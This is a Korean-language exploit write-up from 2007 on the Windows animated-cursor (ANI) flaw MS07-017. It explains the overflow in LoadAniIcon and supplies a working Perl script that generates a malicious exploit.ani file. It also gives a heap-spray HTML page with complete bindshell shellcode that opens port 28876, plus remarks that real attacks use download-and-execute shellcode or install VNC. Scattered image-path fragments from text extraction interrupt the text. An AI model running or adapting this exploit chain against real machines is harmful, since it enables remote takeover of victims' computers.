ANI 취약점

(MS07-017)

본문에서는 최근 Windows .ani에 대한 취약점으로 2006년에 이어 다시 한번 취약점이 나타나면서 마소에서 핫픽스 까지 제공한 최근 이슈가 되었던 취약점에 대한분석이다.

Hacking Group ¡OVERTIME¡

crash <crashn5p@gmail.com>2007.10.10

1. 취약점 설명

해당 취약점은 조작된 ANI 파일에 대하여 Windows 시스템의 user32.dll의 LoadAniIcon 함수를 잘못된 길이 정보를 참조한 처리 과정에서 발생 된다

헤더 태그 뒤에 정상적인 헤더 크기(0x24)가 아닌 리턴주소를 덮거나 쉘코드를 할당 할 수 있는 만큼의 크기를 ANI 커서 파일에 잡아주면 IE나 기타 브라우저에서 animated cursor를 렌더링 할 때 ,LoadAniIcon 함수의 서브 함수인 ReadFilePtrCopy에서 ANI 커서파일의 특정 위치에서 잡아준 리턴주소로 stack을 덮어써 리턴 주소를 쉘코드로 향하도록 EIP를 변경 시킨다.

2. ANI 헤더 설명

ANI 파일은 RIFF(Resource Interchange File Format) 형식의 올바른 ANI파일을 작성하게 되면 LoadAniIcon 함수가 호출되고 처음 호출되는 ReadFilePtrCopy 함수에서 ACON을 읽지 못하는 경우(ANI 파일 형식이 아닌 경우) 그 이후의 과정 없이 종료가 된다.

- ANI 파일의 구조 -

"RIFF" {Length of File}
"ACON"
"LIST" {Length of List}
"INAM" {Length of Title} {Data}
"IART" {Length of Author} {Data}
"fram"
"icon" {Length of Icon} {Data} ; 1st in list
…
"icon" {Length of Icon} {Data} ; Last in list (1 to cFrames)
"anih" {Length of ANI header (36 bytes)} {Data} ; (see ANI Header TypeDef) ←취약점이 발생하는곳
"rate" {Length of rate block} {Data} ; ea. rate is a long (length is 1 to cSteps)

"seq " {Length of sequence block} {Data} ; ea. seq is a long (length is 1 to cSteps)


-헤더 구조체-

```
typedef struct aniheader {
DWORD structsize; /* Header size (36 bytes) */ ←취약점이 발생하는곳
DWORD frames; /* Number of unique icons in this cursor */
DWORD steps; /* Number of blits before the animation cycles */
DWORD cx; /* reserved, must be 0? */
DWORD cy; /* reserved, must be 0? */
DWORD bitcount; /* reserved, must be 0? */
DWORD planes; /* reserved, must be 0? */
DWORD rate; /* Default rate (1/60th of a second) if "rate" not present */
DWORD flags; /* Animation flag (1==AF_ICON, although both icons and cursors set this) */
} aniheader_t;
```

3. Exploit 분석

아래의 내용은 실제 샘플인 exploit.jpg 라는 파일을 Hex view로 열어 본 내용이다.
정상적인 헤더의 내용으로는 [anih] [24 00 00 00]과 같이 36byte값으로 구성되어 지지만 아래 .ani 에서는 [52 00 00 00]로 변경이 되어져 있다. 조작된 길이 값인 52h의 위치 즉 51h 부터 Return Address가 덮어 쓰여지게 된다.
다시 말해 .ANI 파일 형식에서 anih chunk의 size를 임의로 조작함으로써 ReadFilePtrCopy에서 조작된 size 정보를 토대로 복사가 이루어짐으로 EIP를 덮어 .쓸수 있게 되는 것이다.

이런 취약점을 이용하기 위해서는 ReadChunk를 호출 해야 하며 반드시 anih 조건을 맞추어야 된다.



4.Exploit 예제

위의 내용을 가지고 간단한 exploit을 만든어 본다.
여기 에서는 anih의 헤더의 size을 [ff ff 00 00]으로 변경하여 65535의 크기를 모두 0d로 채운다


```
#!/usr/bin/perl

$aniheader =
" \ x52 \ x49 \ x46 \ x46 \ x13 \ x03 \ x00 \ x00 \ x41 \ x43 \ x4f \ x4e \ x61 \ x
6e \ x69 \ x68"
" \ x24 \ x00 \ x00 \ x00 \ x24 \ x00 \ x00 \ x00 \ xff \ xff \ x00 \ x00 \ x09 \ x00
 \ x00 \ x00"
" \ x00 \ x00 \ x00 \ x00 \ x00 \ x00 \ x00 \ x00 \ x00 \ x00 \ x00 \ x00 \ x00 \ x
00 \ x00 \ x00"
" \ x04 \ x00 \ x00 \ x00 \ x01 \ x00 \ x00 \ x00 \ x54 \ x53 \ x49 \ x4c \ x03 \ x
00 \ x00 \ x00"
" \ x00 \ x00 \ x00 \ x00 \ x54 \ x53 \ x49 \ x4c \ x04 \ x00 \ x00 \ x00 \ x02 \ x
02 \ x02 \ x02"
" \ x61 \ x6e \ x69 \ x68 \ xff \ xff \ x00 \ x00";

$chunk = " \ x0d" x 65535;

$payload = $aniheader . $chunk;

open(ANI, ">", "exploit.ani");
```

```
print ANI $payload;
close ANI;
```


위의 펄 스크립트를 실행시키면 exploit.jpg 파일이 생성되고 이 ani파일이 생성된다. 이렇게 만들어진 ani파일을 실행시킬 간단한 html 파일을 만들어서 WinDbg를 통해 실행시켜본다.

먼저 WinDbg로 html을 실행하는 방법을 간단히 설명한다.


1. WinDbg를 실행시키고 Open Executable를 선택한다.




2. IE에서 실행시킴으로 IEXPLORE.EXE를 선택하고 Arguments로 실행시킬 html 파일경로를 써 넣는다.




3. 다음과 같이 실행되는 것을 알 수 있다.



.ani 를 실행후 디버깅을 통행 나온 부분을 확인한다.



User32.dll 함수를 수행중 77d1e28d 부분에서 Access violation 이 나는 것을 알 수 있다.



그리고 Access violation이후 EIP가 조작되어 0d0d0d0d 로 덮어쓴 것을 확인 할 수 있다.

이제 이 ani exploit을 어디서든 실행 시키기 위해 Heap Spray기법을 이용해 본다. 여기서는 ¡SkyLined¡가 만든 ¡Internet Exploiter v0.1¡ html 페이지를 이용한다. (이내용은 Hacking Group ¡OVERTIME¡의 리더인 force 님께서 만든 Heap Spray라는 문서에 잘나와 있으니 참조하기 바란다.)


이 html 에서는 IFrame을 이용한 Overflower를 이용하였으나 이 부분을 삭제하고 아래와 같이 우리가 만들어 놓은 ani 파일인 exploit.ani를 실행 하기 위한 html 테그(붉은색부분)를 아래와 같이 삽입한다.

```
<HTML><!--
_____________________________________________________________________

     ,sSSSs,     Ss,          Internet Exploiter v0.1
    SS"   `YS'    '*Ss.      MSIE <IFRAME src=... name="..."> BoF PoC exploit
   iS'              ,SS"     Copyright (C) 2003, 2004 by Berend-Jan Wever.
   YS,   .ss      ,sY"       http://www.edup.tudelft.nl/~bjwever
   `"YSSP"    sSS             <skylined@edup.tudelft.nl>
_____________________________________________________________________

   This program is free software; you can redistribute it and/or modify it under
   the terms of the GNU General Public License version 2, 1991 as published by
   the Free Software Foundation.

   This program is distributed in the hope that it will be useful, but WITHOUT
   ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or
FITNESS
   FOR A PARTICULAR PURPOSE.  See the GNU General Public License for more
   details.

   A copy of the GNU General Public License can be found at:
      http://www.gnu.org/licenses/gpl.html
   or you can write to:
      Free Software Foundation, Inc.
```

```
    59 Temple Place - Suite 330
    Boston, MA  02111-1307
    USA.
-->

  <SCRIPT language="javascript">
    // Win32 MSIE exploit helper script, creates a lot of nopslides to land in
    // and/or use as return address. Thanks to blazde for feedback and idears.

    // Win32 bindshell (port 28876, ' \ 0' free, looping). Thanks to HDM and
    // others for inspiration and borrowed code.
    shellcode =
unescape("%u4343%u4343%u43eb%u5756%u458b%u8b3c%u0554%u0178%u52ea%u528
b%u0120%u31ea%u31c0%u41c9%u348b%u018a%u31ee%uc1ff%u13cf%u01ac%u85c7%
u75c0%u39f6%u75df%u5aea%u5a8b%u0124%u66eb%u0c8b%u8b4b%u1c5a%ueb01%u0
48b%u018b%u5fe8%uff5e%ufce0%uc031%u8b64%u3040%u408b%u8b0c%u1c70%u8bad
%u0868%uc031%ub866%u6c6c%u6850%u3233%u642e%u7768%u3273%u545f%u71bb%
ue8a7%ue8fe%uff90%uffff%uef89%uc589%uc481%ufe70%uffff%u3154%ufec0%u40c4%
ubb50%u7d22%u7dab%u75e8%uffff%u31ff%u50c0%u5050%u4050%u4050%ubb50%u55a
6%u7934%u61e8%uffff%u89ff%u31c6%u50c0%u3550%u0102%ucc70%uccfe%u8950%u5
0e0%u106a%u5650%u81bb%u2cb4%ue8be%uff42%uffff%uc031%u5650%ud3bb%u58fa%
ue89b%uff34%uffff%u6058%u106a%u5054%ubb56%uf347%uc656%u23e8%uffff%u89ff%
u31c6%u53db%u2e68%u6d63%u8964%u41e1%udb31%u5656%u5356%u3153%ufec0%u4
0c4%u5350%u5353%u5353%u5353%u5353%u6a53%u8944%u53e0%u5353%u5453%u53
50%u5353%u5343%u534b%u5153%u8753%ubbfd%ud021%ud005%udfe8%ufffe%u5bff%
uc031%u5048%ubb53%ucb43%u5f8d%ucfe8%ufffe%u56ff%uef87%u12bb%u6d6b%ue8d
0%ufec2%uffff%uc483%u615c%u89eb");
    // Nopslide will contain these bytes:
    bigblock = unescape("%u0D0D%u0D0D");
    // Heap blocks in IE have 20 dwords as header
    headersize = 20;
    // This is all very 1337 code to create a nopslide that will fit exactly
    // between the the header and the shellcode in the heap blocks we want.
    // The heap blocks are 0x40000 dwords big, I can't be arsed to write good
    // documentation for this.
    slackspace = headersize+shellcode.length
```

```
    while (bigblock.length<slackspace) bigblock+=bigblock;
    fillblock = bigblock.substring(0, slackspace);
    block = bigblock.substring(0, bigblock.length-slackspace);
    while(block.length+slackspace<0x40000) block = block+block+fillblock;
    // And now we can create the heap blocks, we'll create 700 of them to spray
    // enough memory to be sure enough that we've got one at 0x0D0D0D0D
    memory = new Array();
    for (i=0;i<700;i++) memory[i] = block + shellcode;
  </SCRIPT>
  <!--
    The exploit sets eax to 0x0D0D0D0D after which this code gets executed:
    7178EC02                8B08            MOV     ECX, DWORD PTR
[EAX]
    [0x0D0D0D0D] == 0x0D0D0D0D, so ecx = 0x0D0D0D0D.
    7178EC04              68 847B7071       PUSH    71707B84
    7178EC09              50                PUSH    EAX
    7178EC0A                FF11            CALL    NEAR DWORD PTR
[ECX]
    Again [0x0D0D0D0D] == 0x0D0D0D0D, so we jump to 0x0D0D0D0D.
    We land inside one of the nopslides and slide on down to the shellcode.
  -->

<DIV style="CURSOR: url('exploit.ani')"></DIV>
</HTML>
```

자 이제 이렇게 만들어진 html 파일을 실행한 화면이다.



이 Heap Spray에서는 28876Port를 오픈 하는 바인드쉘이 들어 있음으로 port가 open되는 것을 알 수 있다.
실제 공격에서는 이와 같은 바인드쉘코드가 아닌 다운로드를 하거나 실행가능한 쉘코드를 이용해 악성 프로그램을 웹에서 자동 다운로드하여 실행하고 있다.
좀더 응용하면 VNC같은 원격접속 프로그램을 설치하여 자신의 컴퓨터를 사용하듯이 공격을 할 수도 있을 것이다.

5월달에 만든 문서인데 그 동안 올리지 못했다가 이제서야 올립니다.
그때 당시에는 0-day 였던거 같은데 마소에서 핫핏스가 나오는 바람에 이제는 지나간 취약점이 되어 버렸네요.
실험한 환경은 Windows XP pro SP1 입니다. 예전에 실험 했을때는 Windows XP home SP2였던거 같네요.